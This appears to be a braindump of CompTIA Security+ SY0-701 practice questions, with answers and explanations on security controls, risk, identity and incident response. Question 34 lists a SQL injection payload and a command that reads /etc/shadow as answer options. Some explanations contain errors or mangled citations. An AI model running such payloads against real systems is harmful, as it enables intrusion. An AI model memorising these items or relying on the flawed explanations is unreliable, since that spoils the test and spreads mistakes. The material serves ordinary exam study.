CompTIA.SY0-701.v2026-05-30.q395

Exam Code:	SY0-701
Exam Name:	CompTIA Security+ Certification Exam
Certification Provider:	CompTIA
Free Question Number:	395
Version:	v2026-05-30
# of views:	283
# of Questions views:	3950
https://www.freepdfdumps.com/CompTIA.SY0-701.v2026-05-30.q395.html	

NEW QUESTION: 1
Which of the following security controls is a company implementing by deploying HIPS? (Select two)
A. Directive
B. Preventive
C. Physical
D. Corrective
E. Compensating
F. Detective
Answer: B,F (LEAVE A REPLY)
A Host-based Intrusion Prevention System (HIPS) provides both preventive and detective security controls.
Security+ SY0-701 describes HIPS as a host-level security solution that monitors system behavior, blocks malicious activity, and logs suspicious events.
It functions as a preventive control (B) because it can:
* Stop malware execution
* Block unauthorized changes
* Prevent exploit attempts
* Enforce endpoint protection policies
It is also a detective control (F) because it can:
* Record attempted attacks
* Identify suspicious activities
* Generate alerts for security teams
Directive controls (A) refer to policies; physical controls (C) refer to locks and barriers; corrective controls (D) restore systems after an incident; compensating controls (E) substitute for missing primary controls.
Therefore, the two correct answers are B (Preventive) and F (Detective).

NEW QUESTION: 2
During a recent log review, an analyst found evidence of successful injection attacks. Which of the following will best address this issue?

A. Authentication
B. Secure cookies
C. Static code analysis
D. Input validation
Answer: (SHOW ANSWER)
Comprehensive and Detailed In-Depth Explanation:
Input validation ensures that only properly formatted and expected input is accepted by an application, preventing injection attacks such as SQL injection and command injection. Properly validating and sanitizing user inputs can mitigate these types of attacks.
* Authentication (A) helps verify user identity but does not prevent injection attacks.
* Secure cookies (B) protect session data but do not stop injection-based exploits.
* Static code analysis (C) can help identify vulnerabilities but does not actively prevent injection attacks in real-time.
Implementing strong input validation can prevent malicious code from being executed, reducing the risk of injection attacks.

NEW QUESTION: 3
Which of the following is a benefit of launching a bug bounty program? (Select two)
A. Transference of risk to a third party
B. Reduction in the number of zero-day vulnerabilities
C. Increased security awareness for the workforce
D. Reduced cost of managing the program
E. Quicker discovery of vulnerabilities
F. Improved patch management process
Answer: B,E (LEAVE A REPLY)
Bug bounty programs invite vetted external researchers to report software vulnerabilities in exchange for rewards. According to Security+ SY0-701, two major benefits are:
(1) Reduction in the number of zero-day vulnerabilities (B) - Ethical hackers can discover unknown vulnerabilities before malicious attackers do. These vulnerabilities are often zero-days because they are unknown to vendors at the time of discovery. Bug bounty programs surface these issues early, helping organizations mitigate severe risks proactively.
(2) Quicker discovery of vulnerabilities (E) - A distributed network of global security researchers can identify vulnerabilities far faster than an internal team alone. This accelerates detection, increases coverage, and lowers attacker dwell time.
Option A (Transference of risk) is incorrect because bug bounties do not transfer risk-they help identify vulnerabilities. C (Security awareness) relates to internal training, not bug bounties. D (Reduced cost) is misleading; bug bounties can be expensive depending on payout structure. F (Patch management) does not directly improve through bug bounty programs.
Therefore, the correct benefits are B and E.

NEW QUESTION: 4
A security report shows that during a two-week test period. 80% of employees unwittingly disclosed their SSO credentials when accessing an external website. The organization purposelycreated the website to simulate a cost-free password complexity test. Which of the following would best help reduce the number of visits to similar websites in the future?
A. Block all outbound traffic from the intranet.
B. Restrict internet access for the employees who disclosed credentials.
C. Introduce a campaign to recognize phishing attempts.

D. Implement a deny list of websites.
Answer: (SHOW ANSWER)

NEW QUESTION: 5
A group of developers has a shared backup account to access the source code repository. Which of the following is the best way to secure the backup account if there is an SSO failure?
A. RAS
B. EAP
C. SAML
D. PAM
Answer: D (LEAVE A REPLY)
Detailed Explanation:Privileged Access Management (PAM) solutions enhance security by enforcing strong authentication, rotation of credentials, and access control for shared accounts. This is especially critical in scenarios like SSO failures. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Privileged Access and Identity Management".

NEW QUESTION: 6
A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445. Which of the following is most likely the root cause of this incident?
A. Buffer overflow
B. NTP amplification attack
C. Worm
D. Kerberoasting attack
Answer: C (LEAVE A REPLY)
Port 445 is used by the SMB protocol on Windows systems. Large volumes of unexpected traffic on TCP 445 are commonly associated with worms that exploit SMB vulnerabilities (such as WannaCry or NotPetya).
Worms are self-replicating malware that spread rapidly across a network, consuming bandwidth, causing high latency, and often resulting in network outages. This matches the scenario given, where network unavailability and abnormal port 445 traffic are observed.
References:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1, "Malware Types: Worms" CompTIA Security+ Exam Objectives: 2.1 CompTIA Glossary: "Worm-A self-replicating malware that spreads across networks, often exploiting vulnerabilities such as those in SMB (TCP 445)."

NEW QUESTION: 7
An organization has too many variations of a single operating system and needs to standardize the arrangement prior to pushing the system image to users. Which of the following should the organization implement first?
A. Standard naming convention
B. Mashing
C. Network diagrams
D. Baseline configuration
Answer: D (LEAVE A REPLY)

Baseline configuration is the process of standardizing the configuration settings for a system or network. In this scenario, the organization needs to standardize the operating system configurations before deploying them across the network. Establishing a baseline configuration ensures that all systems adhere to the organization's security policies and operational requirements.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of system hardening and configuration management.

NEW QUESTION: 8
A growing company would like to enhance the ability of its security operations center to detect threats but reduce the amount of manual work required tor the security analysts. Which of the following would best enable the reduction in manual work?
A. SOAR
B. SIEM
C. MDM
D. DLP
Answer: A (LEAVE A REPLY)
Security Orchestration, Automation, and Response (SOAR) systems help organizations automate repetitive security tasks, reduce manual intervention, and improve the efficiency of security operations. By integrating with various security tools, SOAR can automatically respond to incidents, helping to enhance threat detection while reducing the manual workload on security analysts.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and automation technologies.

NEW QUESTION: 9
Which of the following is best used to detect fraud by assigning employees to different roles?
A. Least privilege
B. Mandatory vacation
C. Separation of duties
D. Job rotation
Answer: D (LEAVE A REPLY)
Job rotation is a strategy used in organizations to detect and prevent fraud by periodically assigning employees to different roles within the organization. This approach helps ensure that no single employee has exclusive control over a specific process or set of tasks for an extended period, thereby reducing the opportunity for fraudulent activities to go unnoticed. By rotating roles, organizations can uncover irregularities and discrepancies that might have been concealed by an employee who had prolonged access to sensitive functions. Job rotation also promotes cross-training, which can enhance the organization's overall resilience and flexibility.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Risk Management and Compliance.

NEW QUESTION: 10
After a series of account compromises and credential misuse, a company hires a security manager to develop a security program. Which of the following steps should the security manager take first to increase security awareness?
A. Develop phishing campaigns and notify the management team of any successes.
B. Update policies and handbooks to ensure all employees are informed of the new procedures.
C. Send quarterly newsletters that explain the importance of password management.
D. Evaluate tools that identify risky behavior and distribute reports on the findings.

Answer: (SHOW ANSWER)

NEW QUESTION: 11
A security engineer is implementing FDE for all laptops in an organization. Which of the following are the most important for the engineer to consider as part of the planning process? (Select two).
A. Key escrow
B. TPM presence
C. Digital signatures
D. Data tokenization
E. Public key management
F. Certificate authority linking
Answer: A,B (LEAVE A REPLY)
Key escrow is a method of storing encryption keys in a secure location, such as a trusted third party or a hardware security module (HSM). Key escrow is important for FDE because it allows the recovery of encrypted data in case of lost or forgotten passwords, device theft, or hardware failure. Key escrow also enables authorized access to encrypted data for legal or forensic purposes.
TPM presence is a feature of some laptops that have a dedicated chip for storing encryption keys and other security information. TPM presence is important for FDE because it enhances the security and performance of encryption by generating and protecting the keys within the chip, rather than relying on software or external devices. TPM presence also enables features such as secure boot, remote attestation, and device authentication.

NEW QUESTION: 12
Which of the following data protection strategies can be used to confirm file integrity?
A. Masking
B. Encryption
C. Hashing
D. Obfuscation
Answer: C (LEAVE A REPLY)
Hashing (C)is aone-way cryptographic functionthat produces afixed-length digestrepresenting the original data. If the file changes-even by one bit-the hash will change, making it ideal for verifyingdata integrity.
While encryption protectsconfidentiality, and masking/obfuscation protectdata visibility, onlyhashing ensures integrity.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 1.2 - "Data protection methods: Hashing for integrity verification."

NEW QUESTION: 13
A user downloads a patch from an unknown repository... FIM alerts indicate OS file hashes have changed.
Which attack most likely occurred?
A. Logic bomb
B. Keylogger
C. Ransomware
D. Rootkit
Answer: D (LEAVE A REPLY)

The scenario indicates that a user downloaded an unofficial patch, applied it, and afterward system files changed-detected by FIM. This strongly suggests the presence of a rootkit, which is designed to deeply embed itself into the operating system, altering core system files, modifying kernels, and hiding its presence.
Rootkits commonly replace or modify OS-level files, which results in changed file hashes-exactly what FIM is detecting. Rootkits often gain privileged, persistent control and are frequently disguised as legitimate updates or patches.
A logic bomb (A) is triggered by an event but does not typically modify OS files. A keylogger (B) captures keystrokes but doesn't modify system files broadly. Ransomware (C) encrypts files, not silently alters system components.
Thus, the best match is D: Rootkit.

NEW QUESTION: 14
A company is implementing a vendor's security tool in the cloud. The security director does not want to manage users and passwords specific to this tool but would rather utilize the company's standard user directory. Which of the following should the company implement?
A. 802.1X
B. SAML
C. RADIUS
D. CHAP
Answer: B (LEAVE A REPLY)
The company should implement Security Assertion Markup Language (SAML) to integrate the vendor's security tool with their existing user directory. SAML is an open standard that allows identity providers (IdP) to pass authorization credentials to service providers (SP), enabling Single Sign-On (SSO). This allows the company to use its existing directory services for authentication, avoiding the need to manage a separate set of user credentials for the new tool.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 4: Identity and Access Management, which includes SAML as a key identity federation standard for SSO.
* CompTIA Security+ Study Guide (SY0-601): Chapter 8, "Identity and Access Management," details the role of SAML in enabling SSO by utilizing an existing identity provider.

NEW QUESTION: 15
Two companies are in the process of merging. The companies need to decide how to standardize their information security programs. Which of the following would best align the security programs?
A. Shared deployment of CIS baselines
B. Joint cybersecurity best practices
C. Both companies following the same CSF
D. Assessment of controls in a vulnerability report
Answer: C (LEAVE A REPLY)
A Cybersecurity Framework (CSF) provides a structured approach to standardizing and aligning security programs across different organizations. By both companies adopting the same CSF, they can ensure that their security measures, policies, and practices are consistent, which is essential during a merger when aligning two different security programs.
References =
* CompTIA Security+ SY0-701 Course Content: The course discusses the importance of adopting standardized cybersecurity frameworks (CSF) for aligning security programs during mergers and acquisitions.

NEW QUESTION: 16
Which of the following agreement types defines the time frame in which a vendor needs to respond?
A. SOW
B. SLA
C. MOA
D. MOU
Answer: B (LEAVE A REPLY)
A service level agreement (SLA) is a type of agreement that defines the expectations and responsibilities between a service provider and a customer. It usually includes the quality, availability, and performance metrics of the service, as well as the time frame in which the provider needs to respond to service requests, incidents, or complaints. An SLA can help ensure that the customer receives the desired level of service and that the provider is accountable for meeting the agreed-upon standards.
References:
Security+ (Plus) Certification | CompTIA IT Certifications, under "About the exam", bullet point 3: "Operate with an awareness of applicable regulations and policies, including principles of governance, risk, and compliance." CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 14: "Service Level Agreements (SLAs) are contracts between a service provider and a customer that specify the level of service expected from the service provider."

NEW QUESTION: 17
During an investigation, a security analyst discovers traffic going out to a command-and-control server. The analyst must find out if any data exfiltration has occurred. Which of the following would best help the analyst determine this?
A. Application log
B. Metadata
C. Network log
D. Packet capture
Answer: (SHOW ANSWER)
To determine whether data exfiltration has occurred, the most effective tool is a packet capture (PCAP).
Packet captures allow investigators to see exactly what data left the network, including file contents, payloads, headers, protocols, and destination information. PCAP files provide full-fidelity network evidence, enabling analysts to reconstruct sessions and review exfiltrated content byte-by-byte.
Security+ SY0-701 emphasizes PCAP as the gold standard for forensic network investigations, especially when dealing with:
Malware beaconing
Command-and-control (C2) traffic
Data leakage

Unauthorized transmissions
Network logs (C) provide summaries such as IP addresses, ports, and timestamps but do not show actual data contents. Metadata (B) gives descriptive information (e.g., file size, type) but not transmitted payloads.
Application logs (A) show application-level events but do not capture network data.
If the analyst needs to confidently determine if sensitive information was exported to the attacker, only packet capture provides the required depth of visibility.

NEW QUESTION: 18
A security engineer at a large company needs to enhance IAM to ensure that employees can only access corporate systems during their shifts. Which of the following access controls should the security engineer implement?
A. Role-based
B. Time-of-day restrictions
C. Least privilege
D. Biometric authentication
Answer: B (LEAVE A REPLY)
Detailed Explanation:
Time-of-day restrictions limit access to corporate systems based on predefined schedules. This ensures employees can only access resources during their assigned work hours. Reference: CompTIA Security+ SY0-
701 Study Guide, Domain 3: Security Architecture, Section: "Access Control Models".

NEW QUESTION: 19
A security administrator wants to determine if the company ' s social engineering training is effective. Which of the following should the administrator do to complete this task?
A. Set up a honeypot.
B. Send out a survey.
C. Set up a focus group.
D. Conduct a phishing campaign.
Answer: D (LEAVE A REPLY)
The best answer is D. Conduct a phishing campaign.
To measure whether social engineering awareness training is effective, the best method is to run a simulated phishing campaign. This allows the organization to test employee behavior in a realistic but controlled way.
The administrator can track who clicks suspicious links, opens attachments, submits credentials, or reports the email appropriately.
This is a practical and measurable way to evaluate training outcomes because it provides real performance data rather than opinions or assumptions.
Why the other options are incorrect:
A). Set up a honeypot.A honeypot is used to attract attackers or detect malicious activity, not to test employee awareness of social engineering.
B). Send out a survey.A survey may show how confident employees feel, but it does not objectively measure whether they can identify and resist real phishing attempts.
C). Set up a focus group.A focus group can gather feedback, but it is not the best method for testing actual security behavior.

From the SY0-701 perspective, user awareness training effectiveness is best measured through simulated phishing exercises and similar practical assessments.

NEW QUESTION: 20
A Chief Information Security Officer (CISO) wants to explicitly raise awareness about the increase of ransomware-as-a-service in a report to the management team. Which of the following best describes the threat actor in the CISO's report?
A. Insider threat
B. Hacktivist
C. Nation-state
D. Organized crime
Answer: D (LEAVE A REPLY)
Ransomware-as-a-service is a type of cybercrime where hackers sell or rent ransomware tools or services to other criminals who use them to launch attacks and extort money from victims. This is a typical example of organized crime, which is a group of criminals who work together to conduct illegal activities for profit. Organized crime is different from other types of threat actors, such as insider threats, hacktivists, or nation-states, who may have different motives, methods, or targets. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 17 1

NEW QUESTION: 21
An administrator is estimating the cost associated with an attack that could result in the replacement of a physical server. Which of the following processes is the administrator performing?
A. Quantitative risk analysis
B. Disaster recovery test
C. Physical security controls review
D. Threat modeling
Answer: A (LEAVE A REPLY)
Quantitative risk analysis involves assigning numeric values to risk components, such as potential financial losses. Estimating the replacement cost of a physical server is part of calculating the potential impact and exposure during this process.
Disaster recovery tests (B) validate recovery procedures, physical security controls review (C) assesses physical protections, and threat modeling (D) identifies potential threats and attack vectors.
Quantitative analysis is a key part of risk management addressed in the SY0-701 Risk Management domain#6:
Chapter 17†CompTIA Security+ Study Guide#

NEW QUESTION: 22
A company is experiencing issues with employees leaving the company for a competitor and taking customer contact information with them. Which of the following tools will help prevent this from reoccurring?
A. FIM
B. NAC
C. IDS
D. UBA
Answer: D (LEAVE A REPLY)

User Behavior Analytics (UBA) monitors user activities and detects anomalous behavior such as unauthorized data access or exfiltration, including when employees attempt to copy sensitive customer contact information before leaving. UBA can alert security teams to insider threats proactively.
File Integrity Monitoring (FIM) (A) detects unauthorized changes to files but is less effective against data exfiltration by insiders. Network Access Control (NAC) (B) controls device access to the network, and Intrusion Detection Systems (IDS) (C) detect suspicious network activity but do not specifically analyze user behaviors.
UBA is a critical tool for insider threat detection covered in Security Operations#6:Chapter 14†CompTIA Security+ Study Guide#.

NEW QUESTION: 23
An employee in the accounting department receives an email containing a demand for payment tot services performed by a vendor However, the vendor is not in the vendor management database. Which of the following in this scenario an example of?
A. Pretexting
B. Impersonation
C. Ransomware
D. Invoice scam
Answer: (SHOW ANSWER)
The scenario describes an instance where an employee receives a fraudulent invoice from a vendor that is not recognized in the company's vendor management system. This is a classic example of an invoice scam, where attackers attempt to trick organizations into making payments for fake or non-existent services. These scams often rely on social engineering tactics to bypass financial controls.
References = CompTIA Security+ SY0-701 study materials, particularly in the context of social engineering attacks and common scams.

NEW QUESTION: 24
An organization maintains intellectual property that it wants to protect. Which of the following concepts would be most beneficial to add to the company's security awareness training program?
A. Business continuity planning
B. Insider threat detection
C. Simulated threats
D. Phishing awareness
Answer: B (LEAVE A REPLY)

NEW QUESTION: 25
A systems administrator needs to encrypt all data on employee laptops. Which of the following encryption levels should be implemented?
A. Volume
B. File
C. Full disk
D. Partition
Answer: (SHOW ANSWER)

NEW QUESTION: 26

A systems administrator is auditing all company servers to ensure. They meet the minimum security baseline While auditing a Linux server, the systems administrator observes the /etc/shadow file has permissions beyond the baseline recommendation. Which of the following commands should the systems administrator use to resolve this issue?

A. chmod

B. grep

C. dd

D. passwd

Answer: (SHOW ANSWER)

The chmod command is used to change file permissions on Unix and Linux systems. If the /etc/shadow file has permissions beyond the baseline recommendation, the systems administrator should use chmod to modify the file's permissions, ensuring it adheres to the security baseline and limits access to authorized users only.

References = CompTIA Security+ SY0-701 study materials, focusing on system hardening and file permissions management.

NEW QUESTION: 27

Which of the following activities is included in the post-incident review phase?

A. Reestablishing the compromised system's configuration and settings

B. Developing steps to mitigate the risks of the incident

C. Validating the accuracy of the evidence collected during the investigation

D. Determining the root cause of the incident

Answer: D (LEAVE A REPLY)

NEW QUESTION: 28

Which of the following is the best mitigation for a zero-day vulnerability found in mission-critical production servers that must be highly available?

A. Virtualizing and migrating to a containerized instance

B. Removing and sandboxing to an isolated network

C. Monitoring and implementing compensating controls

D. Patching and redeploying to production as quickly as possible

Answer: C (LEAVE A REPLY)

When a zero-day vulnerability is discovered in mission-critical systems that require high availability, immediate patching is often not possible due to lack of available patches or the risk of disrupting critical operations. In such cases, the best practice is to implement compensating controls (such as increased monitoring, access controls, network segmentation, or web application firewalls) to mitigate risk until a patch or permanent solution can be safely applied.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.4: "For zero-day vulnerabilities in critical systems, compensating controls and heightened monitoring are often necessary to maintain availability and security until an official patch is available." Exam Objectives 2.4: "Given a scenario, implement secure system design."

NEW QUESTION: 29

A company's legal department drafted sensitive documents in a SaaS application and wants to ensure the documents cannot be accessed by individuals in high-risk countries. Which of the following is the most effective way to limit this access?

A. Data masking
B. Encryption
C. Geolocation policy
D. Data sovereignty regulation
Answer: C (LEAVE A REPLY)
A geolocation policy is a policy that restricts or allows access to data or resources based on the geographic location of the user or device. A geolocation policy can be implemented using various methods, such as IP address filtering, GPS tracking, or geofencing. A geolocation policy can help the company's legal department to prevent unauthorized access to sensitive documents from individuals in high-risk countries12.
The other options are not effective ways to limit access based on location:
Data masking: This is a technique of obscuring or replacing sensitive data with fictitious or anonymized data. Data masking can protect the privacy and confidentiality of data, but it does not prevent access to data based on location3.
Encryption: This is a process of transforming data into an unreadable format using a secret key or algorithm.
Encryption can protect the integrity and confidentiality of data, but it does not prevent access to data based on location. Encryption can also be bypassed by attackers who have the decryption key or method4.
Data sovereignty regulation: This is a set of laws or rules that govern the storage, processing, and transfer of data within a specific jurisdiction or country. Data sovereignty regulation can affect the availability and compliance of data, but it does not prevent access to data based on location. Data sovereignty regulation can also vary depending on the country or region.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: Account Policies - SY0-601 CompTIA Security+ : 3.7, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 1004: CompTIA Security+ SY0-701 Certification Study Guide, page 101. : CompTIA Security+ SY0-701 Certification Study Guide, page 102.

NEW QUESTION: 30
An IT manager is increasing the security capabilities of an organization after a data classification initiative determined that sensitive data could be exfiltrated from the environment. Which of the following solutions would mitigate the risk?
A. XDR
B. SPF
C. DLP
D. DMARC
Answer: C (LEAVE A REPLY)
To mitigate the risk of sensitive data being exfiltrated from the environment, the IT manager should implement a Data Loss Prevention (DLP) solution. DLP monitors and controls the movement of sensitive data, ensuring that unauthorized transfers are blocked and potential data breaches are prevented.
* XDR (Extended Detection and Response) is useful for threat detection across multiple environments but doesn't specifically address data exfiltration.
* SPF (Sender Policy Framework) helps prevent email spoofing, not data exfiltration.
* DMARC (Domain-based Message Authentication, Reporting & Conformance) also addresses email security and spoofing, not data exfiltration.

NEW QUESTION: 31
Which of the following types of vulnerabilities involves attacking a system to access adjacent hosts?
A. VM escape

B. Side loading
C. Remote code execution
D. Resource exhaustion
Answer: A (LEAVE A REPLY)
VM escape allows an attacker to break out of a virtual machine to access the hypervisor or other adjacent virtual machines on the same host, effectively moving laterally to adjacent systems.
Side loading (B) involves loading malicious code in place of legitimate components. Remote code execution (C) allows running arbitrary code remotely. Resource exhaustion (D) causes denial of service by overusing resources.
VM escape is a known virtualization vulnerability detailed in SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#.

NEW QUESTION: 32
Which of the following strategies most effectively protects sensitive data at rest in a database?
A. Hashing
B. Masking
C. Tokenization
D. Obfuscation
Answer: C (LEAVE A REPLY)
Comprehensive and Detailed Explanation From Exact Extract:
Tokenization is the most effective method for protecting sensitive data at rest within a database. Tokenization replaces sensitive information-such as credit card numbers, SSNs, or personal identifiers-with meaningless surrogate values (tokens). The actual data is stored securely in a separate token vault, reducing exposure if the primary database is compromised.
Hashing (A) is one-way and protects integrity, not usability, making it inappropriate for data that must later be retrieved. Masking (B) hides data from users but does not secure stored data in the database. Obfuscation (D) makes data harder to understand but is reversible and not intended for strong security.
Security+ SY0-701 identifies tokenization as a key control for data-at-rest protection, especially in regulated industries like finance and healthcare. It prevents attackers from accessing real data even if the database is breached, significantly reducing risk and compliance impact. This aligns with the exam's emphasis on confidentiality and data protection strategies in stored environments.

NEW QUESTION: 33
Which of the following describes an executive team that is meeting in a board room and testing the company's incident response plan?
A. Continuity of operations
B. Capacity planning
C. Tabletop exercise
D. Parallel processing

Answer: C (LEAVE A REPLY)
A tabletop exercise involves the executive team or key stakeholders discussing and testing the company's incident response plan in a simulated environment. These exercises are low-stress, discussion-based, and help to validate the plan's effectiveness by walking through different scenarios without disrupting actual operations. It is an essential part of testing business continuity and incident response strategies.
* Continuity of operations refers to the ability of an organization to continue functioning during and after a disaster but doesn't specifically involve simulations like tabletop exercises.
* Capacity planning is related to ensuring the infrastructure can handle growth, not incident response testing.
* Parallel processing refers to running multiple processes simultaneously, which is unrelated to testing an incident response plan.

NEW QUESTION: 34
An analyst discovers a suspicious item in the SQL server logs. Which of the following could be evidence of an attempted SQL injection?
A. cat /etc/shadow
B. dig 25.36.99.11
C. cd .. / .. / .. /
D. UserId = 10 OR 1=1;
Answer: (SHOW ANSWER)
The string " UserId = 10 OR 1=1; " is a classic SQL injection payload that exploits improper input validation to manipulate the database query logic, often granting unauthorized access or exposing data.
The other options are command-line or DNS-related and unrelated to SQL injection.
SQL injection detection is critical in application security#6:Chapter 6†CompTIA Security+ Study Guide#.

NEW QUESTION: 35
The Chief Information Security Officer wants to put security measures in place to protect PII. The organization needs to use its existing labeling and classification system to accomplish this goal. Which of the following would most likely be configured to meet the requirements?
A. Tokenization
B. S/MIME
C. DLP
D. MFA
Answer: (SHOW ANSWER)
Data Loss Prevention (DLP) systems are typically configured to protect sensitive data such as Personally Identifiable Information (PII) within an organization. DLP tools enforce policies that monitor, detect, and block the unauthorized transmission of sensitive data. By leveraging the organization's existing labeling and classification system, DLP solutions can identify and protect data based on its classification, ensuring that PII is appropriately secured according to organizational policies.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Network Security and DLP.

NEW QUESTION: 36
A penetration tester begins an engagement by performing port and service scans against the client environment according to the rules of engagement. Which of the following reconnaissance types is the tester performing?
A. Active

B. Passive
C. Defensive
D. Offensive
Answer: (SHOW ANSWER)
Active reconnaissance is a type of reconnaissance that involves sending packets or requests to a target and analyzing the responses. Active reconnaissance can reveal information such as open ports, services, operating systems, and vulnerabilities. However, active reconnaissance is also more likely to be detected by the target or its security devices, such as firewalls or intrusion detection systems. Port and service scans are examples of active reconnaissance techniques, as they involve probing the target for specific information. References = CompTIA Security + Certification Exam Objectives, Domain 1.1: Given a scenario, conduct reconnaissance using appropriate techniques and tools. CompTIA Security+ Study Guide (SY0-701), Chapter 2: Reconnaissance and Intelligence Gathering, page 47. CompTIA Security+ Certification Exam SY0-
701 Practice Test 1, Question 1.

NEW QUESTION: 37
Which of the following solutions would most likely be used in the financial industry to mask sensitive data?
A. Tokenization
B. Hashing
C. Salting
D. Steganography
Answer: (SHOW ANSWER)
Tokenization is widely used in the financial industry to mask sensitive information such as credit card numbers, bank account details, or payment tokens. Tokenization replaces sensitive data with harmless surrogate values (tokens) that maintain format and usability but reveal nothing if intercepted.
Security+ SY0-701 highlights tokenization as a preferred method for PCI-DSS-regulated environments because:
It reduces exposure of actual sensitive data
It lowers compliance scope
Tokens can be mapped back to real data only through a secure token vault It prevents attackers from accessing meaningful information
Hashing (B) is one-way and cannot be reversed, making it unsuitable for financial transactions that require retrieving original values. Salting (C) enhances password hashing security but does not mask data.
Steganography (D) hides data inside images or media files, not used for structured data protection.
Thus, the correct answer is A: Tokenization.

NEW QUESTION: 38
While investigating a recent security breach an analyst finds that an attacker gained access by SOL infection through a company website. Which of the following should the analyst recommend to the website developers to prevent this from reoccurring?
A. Secure cookies
B. Input sanitization
C. Code signing
D. Blocklist
Answer: B (LEAVE A REPLY)

Input sanitization is a critical security measure to prevent SQL injection attacks, which occur when an attacker exploits vulnerabilities in a website's input fields to execute malicious SQL code. By properly sanitizing and validating all user inputs, developers can prevent malicious code from being executed, thereby securing the website against such attacks.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of web application security and common vulnerability mitigation strategies.

NEW QUESTION: 39
Which of the following best explains how open service ports increase an organization ' s attack surface?
A. They are commonly overlooked by endpoint antivirus tools during scans.
B. They can make the company's remote entry point available to the internet.
C. They enable automatic application updates to reduce vulnerability windows.
D. They can expose unnecessary services to unauthorized access if not properly restricted.
Answer: (SHOW ANSWER)
Open service ports directly contribute to an organization's attack surface because they provide potential entry points that attackers can probe, exploit, or abuse. In the context of the Security+ SY0-701 objectives, the attack surface is defined as the sum of all possible points where an attacker can attempt to enter or extract data from a system. Each open port corresponds to a service or application that is listening for incoming connections, and if that service is unnecessary, misconfigured, unpatched, or weakly protected, it becomes a viable attack vector.
Option D is correct because open ports may expose services that do not need to be accessible, especially if proper access controls, firewall rules, or network segmentation are not in place. For example, leaving management interfaces, legacy services, or test services open can allow attackers to perform reconnaissance, banner grabbing, credential attacks, or exploitation of known vulnerabilities. The SY0-701 study guide emphasizes the principle of minimizing attack surface by disabling unused services, closing unnecessary ports, and applying the principle of least functionality.
Option A is incorrect because endpoint antivirus tools are not responsible for identifying or managing open network ports at an architectural level. Option B is partially true but incomplete; while open ports can allow remote access, not all open ports are remote entry points, and the question asks for the best explanation of how attack surface increases. Option C is incorrect because open ports do not inherently enable updates and, in fact, often increase risk rather than reduce it.
In summary, open service ports increase attack surface by exposing services that attackers can target. Proper port management, firewall enforcement, and regular vulnerability scanning are critical controls emphasized in Security+ SY0-701 to reduce exposure and limit unauthorized access.

NEW QUESTION: 40
Which of the following should an organization implement to avoid unnecessary liability after the end of a legal contract obligation with a third party?
A. Data encryption
B. Data classification
C. Data retention
D. Data inventory
Answer: C (LEAVE A REPLY)
The best answer is C. Data retention.

To avoid unnecessary liability after the end of a legal contract obligation with a third party, an organization should follow a proper data retention policy. Data retention policies define how long data must be kept and when it should be deleted or securely destroyed once it is no longer needed for legal, contractual, regulatory, or business purposes.
Keeping third-party data longer than necessary can increase:
legal exposure
privacy risk
breach impact
storage and governance burden
Why the other options are incorrect:
A). Data encryptionEncryption protects data confidentiality, but it does not address whether the data should still be retained at all.
B). Data classificationClassification helps determine sensitivity and handling requirements, but it does not define when data should be disposed of.
D). Data inventoryAn inventory helps identify what data exists, but it does not by itself reduce liability after contractual obligations end.
From the SY0-701 perspective, reducing liability after contractual or legal obligations end requires proper retention schedules and secure disposal, so C is the correct answer.

NEW QUESTION: 41
A systems administrator is looking for a low-cost application-hosting solution that is cloud-based. Which of the following meets these requirements?
A. Serverless framework
B. Type 1 hvpervisor
C. SD-WAN
D. SDN
Answer: A (LEAVE A REPLY)
A serverless framework is a cloud-based application-hosting solution that meets the requirements of low-cost and cloud-based. A serverless framework is a type of cloud computing service that allows developers to run applications without managing or provisioning any servers. The cloud provider handles the server-side infrastructure, such as scaling, load balancing, security, and maintenance, and charges the developer only for the resources consumed by the application. A serverless framework enables developers to focus on the application logic and functionality, and reduces the operational costs and complexity of hosting applications.
Some examples of serverless frameworks are AWS Lambda, Azure Functions, and Google Cloud Functions.
A type 1 hypervisor, SD-WAN, and SDN are not cloud-based application-hosting solutions that meet the requirements of low-cost and cloud-based. A type 1 hypervisor is a software layer that runs directly on the hardware and creates multiple virtual machines that can run different operating systems and applications. A type 1 hypervisor is not a cloud-based service, but a virtualization technology that can be used to create private or hybrid clouds. A type 1 hypervisor also requires the developer to manage and provision the servers and the virtual machines, which can increase the operational costs and complexity of hosting applications.
Some examples of type 1 hypervisors are VMware ESXi, Microsoft Hyper-V, and Citrix XenServer.
SD-WAN (Software-Defined Wide Area Network) is a network architecture that uses software to dynamically route traffic across multiple WAN connections, such as broadband, LTE, or MPLS. SD-WAN is not a cloud- based service, but a network optimization technology that can improve the performance, reliability, and security of WAN connections. SD-WAN can be used to connect remote sites or users to cloud-based applications, but it does not host the applications itself. Some examples of SD-WAN vendors are Cisco, VMware, and Fortinet.

SDN (Software-Defined Networking) is a network architecture that decouples the control plane from the data plane, and uses a centralized controller to programmatically manage and configure the network devices and traffic flows. SDN is not a cloud-based service, but a network automation technology that can enhance the scalability, flexibility, and efficiency of the network. SDN can be used to create virtual networks or network functions that can support cloud-based applications, but it does not host the applications itself. Some examples of SDN vendors are OpenFlow, OpenDaylight, and OpenStack.
References = CompTIA Security+ SY0-701 Certification Study Guide, page 264-265; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 3.1 - Cloud and Virtualization, 7:40 - 10:00;
[Serverless Framework]; [Type 1 Hypervisor]; [SD-WAN]; [SDN].

NEW QUESTION: 42
An organization has issues with deleted network share data and improper permissions. Which solution helps track and remediate these?
A. DLP
B. EDR
